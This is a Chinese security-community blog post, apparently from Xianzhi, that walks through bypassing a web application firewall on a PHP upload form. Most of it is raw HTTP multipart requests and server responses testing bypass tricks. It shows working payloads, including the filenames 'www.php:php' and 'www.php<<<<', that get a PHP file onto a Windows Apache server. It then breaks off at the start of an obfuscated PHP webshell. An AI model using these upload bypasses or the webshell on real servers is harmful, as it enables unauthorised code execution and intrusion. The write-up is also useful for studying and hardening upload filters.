

记一次曲折的 WAF 绕过 – 先知社区


先知社区，先知安全技术社区

0x00：前言

做之前没想过有这么难

0x01：后缀绕过

首先看一下 waf 咋工作的，当数据包匹配到 waf 规则后，数据包就会被丢弃掉，就像这样



waf 是拦截后缀的，首先 fuzz 一波

失败

多个等于号

-----21490195401325778935585967960

```
Content-Disposition: form-data; name="file";  
filename=== "www.php"  
Content-Type: image/jpeg
```

先知社区

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211101095449-b276c1b8-3ab6-1.png>)

失败

单双引号替换

```
Upgrade-Insecure-Requests: 1
```

```
-----21490195401325778935585967960
```

```
Content-Disposition: form-data; name="file"; filename='www.php'
```

```
Content-Type: image/jpeg
```

先知社区

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211101095506-bc9e6cea-3ab6-1.png>)

失败

去掉引号

```
-----21490195401325778935585967960
```

```
Content-Disposition: form-data; name="file"; filename=www.php
Content-Type: image/jpeg
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/2021101095547-d4fb262a-3ab6-1.png>)

失败


溢出 Content-Disposition 字段

```
-----21490195401325778935585967960
Content-Disposition:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa form-data;
name="file"; filename=www.php
Content-Type: image/jpeg
```

先知社区


(<https://xzfile.aliyuncs.com/media/upload/picture/2021101095633-f0c81124-3ab6-1.png>)

失败，而且不清楚是因为服务器性能原因还是规则有这个，当此字段太长的时候（具体多长不清楚），正常上传图片数据包也会被丢弃。



(<https://xzfile.aliyuncs.com/media/upload/picture/20211101095650-fa88607e-3ab6-1.png>)

多个 Content-Disposition 字段



```
Content-Disposition: form-data; name="file"; filename=www.jpg
Content-Disposition: form-data; name="file"; filename=www.php
Content-Type: image/jpeg
```

先知社区

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/2021101095705-035907ee-3ab7-1.png>)

失败

畸形协议

```
POST /upload_file.php HTTP/1.9
Host: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0)
Gecko/20100101 Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: multipart/form-data;
boundary=-----2149019540132577893558596796
0
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/2021101095806-282a2274-3ab7-1.png>)

先知社区

boundary 前加减空格

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: multipart/form-data;
boundary===-----21490195401325778935585967
960
Content-Length: 745
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211101095829-3586dcbe-3ab7-1.png>)


失败，而且操作这边服务器会不识别上传，导致正常文件传不上去

<pre>POST /upload_file.php HTTP/1.9 Host: User-Agent: mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif ,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Content-Type: multipart/form-data; boundary===-----21490195401325778935585967 960 Content-Length: 745 Origin: Connection: close Referer: http: Upgrade-Insecure-Requests: 1</pre>	<pre>HTTP/1.1 200 OK Date: Fri, 29 Oct 2021 06:33:49 GMT Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 X-Powered-By: PHP/7.3.4 Connection: close Content-Type: text/html; charset=UTF-8 Content-Length: 90 filename:
filetype:
size: 0 kB
location:
success: http://127.0.0.1/uploads/</pre>
--	--



(<https://xzfile.aliyuncs.com/media/upload/picture/20211101100200-b39f9014-3ab7-1.png>)

删除 Content-Type: image/jpeg



(<https://xzfile.aliyuncs.com/media/upload/picture/20211101100214-bb769a94-3ab7-1.png>)

失败

溢出文件名

(https://xzfile.aliyuncs.com/media/upload/picture/20211101100233-c6d7d9fc-3ab7-1.png)

失败，而且这里也有限制，太长也会导致正常上传失效。

Accept-Encoding:

Accept-Encoding: gzip

Accept-Encoding: compress

Accept-Encoding: deflate

Accept-Encoding: br

Accept-Encoding: identity

Accept-Encoding: *

均失败

分块传输

```
POST /upload_file.php HTTP/1.1
Host: 
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0)
Gecko/20100101 Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: multipart/form-data;
boundary=-----2149019540132577893558596796
```

```
0
Content-Length: 7762
Origin: http://[REDACTED]
Connection: close
Referer: http://[REDACTED]
Upgrade-Insecure-Requests: 1
Transfer-Encoding: chunked
```

```
2;1H2Rmbd6
```

```
---
```

```
3;hUBLkEhvDDmXGr0
```

```
----
```

```
1;onYd1xFt3P
```

```
-
```

```
1;swiePzVdxfHgh5U5ePN7kFQTf
```

```
-
```

```
1;eizpyKLJPnzx
```

```
-
```

```
1·8QSolF1W2rT3VLF2zRsuROL
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20211101100327-e726f0f8-3ab7-1.png>)

失败 似乎 waf 拦截的就是 Transfer-Encoding: chunked ， 但是去掉 chunked 会请求异常

等等后面又试了一堆， 均失败

柳暗花明

后面看了一眼服务器 是 windows 的， 尝试用 windows 文件命名规范来绕过，

众所周知， win 的文件名是不能包含以下字符的

文件名不能包含下列任何字符:
 \ / : * ? " < > |

(<https://xzfile.aliyuncs.com/media/upload/picture/20211101100353-f7035246-3ab7-1.png>)

但是上传的时候我们可以构造，尝试使用斜杠绕过

```

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: multipart/form-data;
boundary=-----2149019540132577893558596796
0
Accept-Encoding: *
Content-Length: 340
Origin: http://
Connection: close
Referer: http://
Upgrade-Insecure-Requests: 1

-----2149019540132577893558596796
Content-Disposition: form-data; name="file";
filename=www.php/.jpg
Content-Type: image/jpeg

aaa

-----2149019540132577893558596796
Content-Disposition: form-data; name="submit"

Submit

-----2149019540132577893558596796

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20211101100417-05558756-3ab8-1.png>)

结果有点出乎意料，最后到服务器的居然是.jpg，正反斜杠都这样


换一个符号，尝试星号，被拦，都试了一遍后，发现只有冒号可以

<pre>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif ,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Content-Type: multipart/form-data; boundary=-----2149019540132577893558596796 0 Accept-Encoding: * Content-Length: 339 Origin: http://[redacted] Connection: close Referer: http://[redacted] Upgrade-Insecure-Requests: 1 -----21490195401325778935585967960 Content-Disposition: form-data; name="file"; filename=www.php:php Content-Type: image/jpeg aaa -----21490195401325778935585967960 Content-Disposition: form-data; name="submit"</pre>	<pre>Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/ X-Powered-By: PHP/7.3.4 Connection: close Content-Type: text/html; charset=UTF-8 Content-Length: 155 filename: www.php:php
filetype: image/jpeg
size: 0.0029296875 kB
location: C:\Windows\php8256.tmp
success: http://127.0.0.1/uploads/www.php:php</pre>
---	--

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211101100444-154a1adc-3ab8-1.png>)


访问一下看看是否存在 www.php



(<https://xzfile.aliyuncs.com/media/upload/picture/20211101100501-1f0e178a-3ab8-1.png>)

文件确实传上去了，可是问题又来了，没写入内容...

后来才知道，管理员会将文件内容置空，一时间又没了头绪。




(<https://xzfile.aliyuncs.com/media/upload/picture/20211101100554-3edc7fd4-3ab8-1.png>)

但是 也被 waf 加入规则了


.....

天无绝人之路，三个不行 我用四个

没想到四个也能写 笑了 都不知道为什么



(<https://xzfile.aliyuncs.com/media/upload/picture/20211101100612-49667f86-3ab8-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20211101100617-4cdc574e-3ab8-1.png>)

但是问题又来了 文件名咋整，www.php 会被拦截，加个冒号又会将文件置空，似乎陷入了死循环，一顿瞎操作后，发现这样居然写进去了，虽然也不知道为什么，可能是什么奇奇怪怪的正则机制？

```
POST /upload file.php HTTP/1.1
Host: 
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0)
Gecko/20100101 Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: multipart/form-data;
boundary=-----2149019540132577893558596796
0
Accept-Encoding: *
Content-Length: 341
Origin: http:
Connection: close
Referer: http://
Upgrade-Insecure-Requests: 1

-----21490195401325778935585967960
Content-Disposition: form-data; name="file"; filename=www.php
<<<<
Content-Type: image/jpeg

aaa
-----21490195401325778935585967960
Content-Disposition: form-data; name="submit"

Submit
-----21490195401325778935585967960--

HTTP/1.1 200 OK
Date: Fri, 29 Oct 2021 07:04:13 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/7.3.4
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 154

filename: www.php<<<<br>filetype: image/jpeg<br>size: 0.0029296875
kB<br>location: C:\Windows\phpD06.tmp<br>success:
http://127.0.0.1/uploads/www.php<<<<
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20211101100651-6090b42e-3ab8-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20211101100703-67d061e4-3ab8-1.png>)


既然能写文件了，那我本来以为就简简单单了，没想到噩梦才是刚刚开始

首先我之前整的一堆花里胡哨的马一个都没过去，唯一一个能过去的，之前绕过的马还不能运行（这是个坑，后面会讲），虽然这个马在我本地是可以运行的，可能这就是玄学吧哈哈

7.4 webshell

```
<?=
$a =<<< aa
assassassassassassassassassassassassassassassassassassass
aa;
